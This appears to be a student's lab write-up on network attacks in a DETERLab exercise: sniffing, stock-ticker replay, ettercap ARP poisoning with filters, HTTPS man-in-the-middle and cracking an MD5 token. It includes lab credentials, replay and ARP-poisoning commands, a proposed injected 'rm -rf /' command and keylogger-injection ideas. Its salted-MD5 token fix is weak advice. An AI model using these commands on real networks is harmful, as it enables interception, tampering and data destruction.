1. Eavesdropping

1. What kind of data is being transmitted in cleartext? What ports, what protocols? Can you extract/identify any meaningful information from the data? e.g., if a telnet session is active, what is happening in the sesion? If a file is being transferred, can you identify the data in the file? Make sure you eavesdrop for at least 30 seconds to make sure you get a representative sample of the communication.

There are 3 different types of data being transmitted in cleartext.

The first type of data is a HTTP communication between `10.1.1.3:60822` and `10.1.1.2:80` where bob is making a GET request to `alice` for the resource `/cgi-bin/access1.cgi?line=3009`.

```
...Morpheus, don’t --
```
(the content differs based on the query parameters)

The second type of data is also a HTTP communication between `10.1.1.2:59980` and `10.1.1.3:80` where alice is making a GET request to bob for the resource `/cgi-bin/stock.cgi?symbol=B1FF&new=94&hash=a69d080eebcff2f005e9f6de413375ee`.

```
<!DOCTYPE html
.PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
. "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US"
xml:lang="en-US">
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
</head>
<body>
<h4>Got symbol: 'B1FF'</h4><h4>Adding new figure: '94'</h4><h1>Data
accepted.&
>lt;/h1><h2><a href='/cgi-bin/stock.cgi'>Reload</a></h2>
</body>
</html>
```
(the content differs based on the query parameters)

Sometimes there is no query parameters (i.e. `/cgi-bin/stock.cgi`), in which case the content is:

```
<!DOCTYPE html
.PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
. "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US"
xml:lang="en-US">
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
</head>
<body>
...
<td valign='bottom'><table border='1' bgcolor='#aa0000' align='left'
valign='bottom' height='64' wi
>dth='50'><tr><td><p align='center'>$32</p></td></tr></table><
>;/td>
</tr></table>
</td></tr></table>
<hr />
</body>
</html>
```

The third type of data is telnet communication between `10.1.1.3:55580` and `10.1.1.2:23` where bob is performing remote login into `alice`.

```
alice.la136cr-lab4.ucla136.isi.deterlab.net login: jumbo
jumbo
jumbo
jumbo
Password: Password: donald78
```
(there are 2 other different user credentials found)

2. Is any authentication information being sent over the wire? e.g., usernames and passwords. If so, what are they? What usernames and passwords can you discover? Note: the username and password decoding in ettercap is not perfect -- how else could you view plain text authentication?

Yes, there are 3 username/password pairs found in the telnet communication.

username	password
jumbo	donald78
jimbo	goofy76
jambo	minnie77

3. Is any communication encrypted? What ports?

Yes, there is a HTTPS communication between `10.1.1.3:33472` and `10.1.1.2:443` where `bob` is making a request to `alice`.

2. Replay Attack against the Stock Ticker

1. Explain exactly how to execute the attack, including the specific RPCs you replayed.

Execute following commands many times from `eve`:

```
curl
"http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=40&hash=9b6e6d4824
6e5e3cf5226e62e2c2edc7"
curl
"http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=70&hash=6945868f75
240f4603907054619897f3"
```

2. Explain how you determined that this strategy would work.

From part 1, if you look at `httplog.txt` generated by `chaosreader`, we can see all the HTTP requests made within the network. In particular, we are interested in the requests for the resource `/cgi-bin/stock.cgi?symbol=(FZCO|ZBOR)`.

```
$ cat httplog.txt | grep "/cgi-bin/stock.cgi?symbol=\(FZCO\|ZBOR\)"
...
29   22:09:22 GET
http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=70&hash=6945868f752
40f4603907054619897f3
```

```
29   22:09:22 GET
http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=70&hash=6945868f752
40f4603907054619897f3
...
134  22:11:22 GET
http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=40&hash=9b6e6d48246
e5e3cf5226e62e2c2edc7
134  22:11:22 GET
http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=40&hash=9b6e6d48246
e5e3cf5226e62e2c2edc7
```

Looking at the output, you will notice that two requests with the same `symbol` and `new` have the same `hash`. So you would guess `hash` is computed solely based on `symbol` and `new`, and it turns out it works.

3. Execute your replay attack and show the results of your attack with a screen capture, text dump, etc. showing that you are controlling the prices on the stock ticker.


From part 1, we know `bob` is the server who hosts stock information at port 80. Setup SSH tunneling so that we can access the page with browser locally.

```
ssh -L 8080:pc203:80 la136cr@users.deterlab.net
```

Execute the `curl` commands many times:

```
curl
"http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=40&hash=9b6e6d4824
6e5e3cf5226e62e2c2edc7"
curl
"http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=70&hash=6945868f75
240f4603907054619897f3"
```

Now, go to `localhost:8080/cgi-bin/stock.cgi` on your browser and you will see:


A Real Stock Exchange

FrobozzCo International (FZCO)

You name it, we do it.

Current price: $40

Zembor Corp (ZBOR)

Don't Mess with ZEMBOR

Current price: $70

3. Insertion Attack

See `symbol.filter` and `price.filter` scripts. To use them, you need to first compile them:

```
etterfilter symbol.filter -o symbol.ef
etterfilter price.filter -o price.ef
```

Then you can perform ARP poisoning with the filter:

```
ettercap -T -q -F symbol.ef -M ARP /10.1.1.2,10.1.1.3//
ettercap -T -q -F price.ef -M ARP /10.1.1.2,10.1.1.3//
```

1. Given the power of etterfilter and the kinds of traffic on this network, you can actually make significant changes to a machine or machines that you're not even logged in to. How?

From part 1, we saw that bob was remotely logging into `alice` through telnet, which is a cleartext protocol. Then bob was sending some commands such as `cd` and `ls`. We could use `etterfilter` to replace such commands with malicious ones like:

```
sudo su -; rm -rf /;
```

or something similar to delete a lot of files in `alice`.

2. Of the cleartext protocols in use, can you perform any other dirty tricks using insertion attacks? The more nasty and clever they are, the better.

We can do some dirtier and more clever tricks with HTTP exploit. For example, we can replace the `href` of an anchor tag to redirect the user to a malicious website. Or we can also inject a malicious javascript that, for example, monitor user keystrokes and send them to the hacker. The hope is to steal username and password from the keystrokes.

4. MITM vs. Encryption

1. What configuration elements did you have to change?

Make changes to `/etc/ettercap/etter.conf` as follows:

```
...
[privs]
ec_uid = 0    # nobody is the default
ec_gid = 0    # nobody is the default
...
# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp
--dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp
--dport %port -j REDIRECT --to-port %rport"
...
```

2. Copy and paste some of this data into a text file and include it in your submission materials.

See `connection.txt`.

3. Why doesn't it work to use tcpdump to capture this "decrypted" data?

Because the HTTPS communication between `alice` and bob *is* encrypted, and `tcpdump` does not know how to decrypt it. The data look like they are decrypted because `ettercap` knows how to decrypt the message. `ettercap` knows how to decrypt the message because it substitutes the real ssl certificate with its own fake certificate. So `alice` thinks it's communicating with `bob` while in fact it is communicating with `eve`. Similarly, `bob` thinks it's communicating with `alice` while in fact it is communicating with `eve`. They exchange the keys for encryption. So `ettercap` knows how to decrypt the communication.

alice <-> eve <-> bob
(eve forwards message from alice to bob; eve forwards message from bob to alice)

4. For this exploit to work, it is necessary for users to blindly "click OK" without investigating the certificate issues. Why is this necessary?

In order to start the communication, `bob` needs to check the certificate to verify that the data is indeed from `alice`. Since the data is actually coming from `eve` in this exploit, `bob` will see a certificate that it has never seen, and will be prompted to verify the validity of the certificate. We need `bob` to "click OK" to make it communicate with `eve`.

5. What is the encrypted data they're hiding?

Googling "The door is disappearing, dissolving He pushes his chair back, leaves his office." leads to https://sfy.ru/?script=tron_1982. It looks like the data is the script of the movie Tron (1982) by Steven Lisberger and Bonnie MacBird.

5. Extra Credit

1. What observable software behavior might lead you to believe this?

As written in part 2, we see two requests with the same pair of `symbol` and new have the same hash. So we would guess `hash` is computed solely based on `symbol` and new, and thus the encryption token (i.e. `hash`) used in the stock ticker application is not particularly strong.

2. Can you reverse engineer the token? How is the token created?

For reference, here are some of the hashes we saw earlier:

symbol	**new**	**hash**
FZCO	40	9b6e6d48246e5e3cf5226e62e2c2edc7
ZBOR	70	6945868f75240f4603907054619897f3

Two hopes. One hope is that the input for the hash function is simple. Some candidates for the hash input:

1. `"${symbol}${new}"` (concatenation)
2. `"${new}${symbol}"` (concatenation)
3. `"${symbol} ${new}"` (space)
4. …

Another hope is that the hash function is well known like MD5 and SHA.

Go to https://emn178.github.io/online-tools/md5.html to try out various inputs and hash functions.

After playing around for a while, you will find that the input is a simple concatenation (i.e. `"${symbol}${new}"`) and the hash function used is MD5.

3. If you can reverse engineer it, can you write a script in your favorite language to post data of your choice? Hint: all the necessary pieces are available on the servers for both Perl and bash.

See `price.sh`. Execute it from `eve`. To check if it's working, you can setup a SSH tunnel with bob to verify that it works.

```
ssh -L 8080:pc203:80 la136cr@users.deterlab.net
```

4. What would be a better token? How would you implement it on both the client and server side?

We can create a better token by appending a salt at the end of the input. So instead of `"${symbol}${new}"`, we do `"${symbol}${new}${secret}"`, where `${secret}` is the salt.

Now the token is harder to crack. But there is one problem: The attacker can still tell that the `hash` is based on `symbol` and `new` because the hashes will be the same for the same pair of `symbol` and `new`.

To make the token even better, we need the hash to be different for the same pair of `symbol` and `new`. We can make the hash to be the concatenation of `md5("${symbol}${new}${secret}")` and `md5("${current symbol price}${new}")`. This will produce a hash of length 32 + 32 = 64.
On the server side, we split the hash in half. First, we check if the first half of the hash matches. Then, we check if the second half of the hash matches.
Now the hash won't be the same for the same pair of symbol and new unless the the pair of previous symbol price and current symbol price is the same, which rarely happens.